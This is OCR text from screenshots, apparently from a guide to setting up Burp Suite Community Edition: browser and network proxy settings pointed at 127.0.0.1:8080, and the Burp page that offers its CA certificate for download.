
System


Continue running background apps when Brave is closed


Use hardware acceleration when available


Open proxy settings



Network
Airplane Mode
OFF
Wi-Fi
Bridge (br-cc9283e11b5...
Bridge (docker0)
Network proxy
Proxy
Method
None


Network
Airplane Mode
OFF
Wi-Fi
Bridge (br-cc9283e11b5...
Bridge (docker0)
Network proxy
Proxy
Method
Manual
HTTP Proxy
127.0.0.1
8080
HTTPS Proxy
127.0.0.1
8080
FTP Proxy
127.0.0.1
8080
Socks Host
127.0.0.1
8080
Ignore Hosts


burp/
Burp Suite Community Edition
CA Certificate
Welcome to Burp Suite Community Edition.
cacert.der
https://burp
Show all


burp/
https://burp/
Burp Suite Community Edition
CA Certificate
Welcome to Burp Suite Community Edition.
cacert.der
https://burp
Show all


burp/
Burp Suite Community Edition
CA Certificate
Welcome to Burp Suite Community Edition.
cacert.der
https://burp
Show all


burp/
Burp Suite Community Edition
CA Certificate
Welcome to Burp Suite Community Edition.
cacert.der
https://burp
Show all

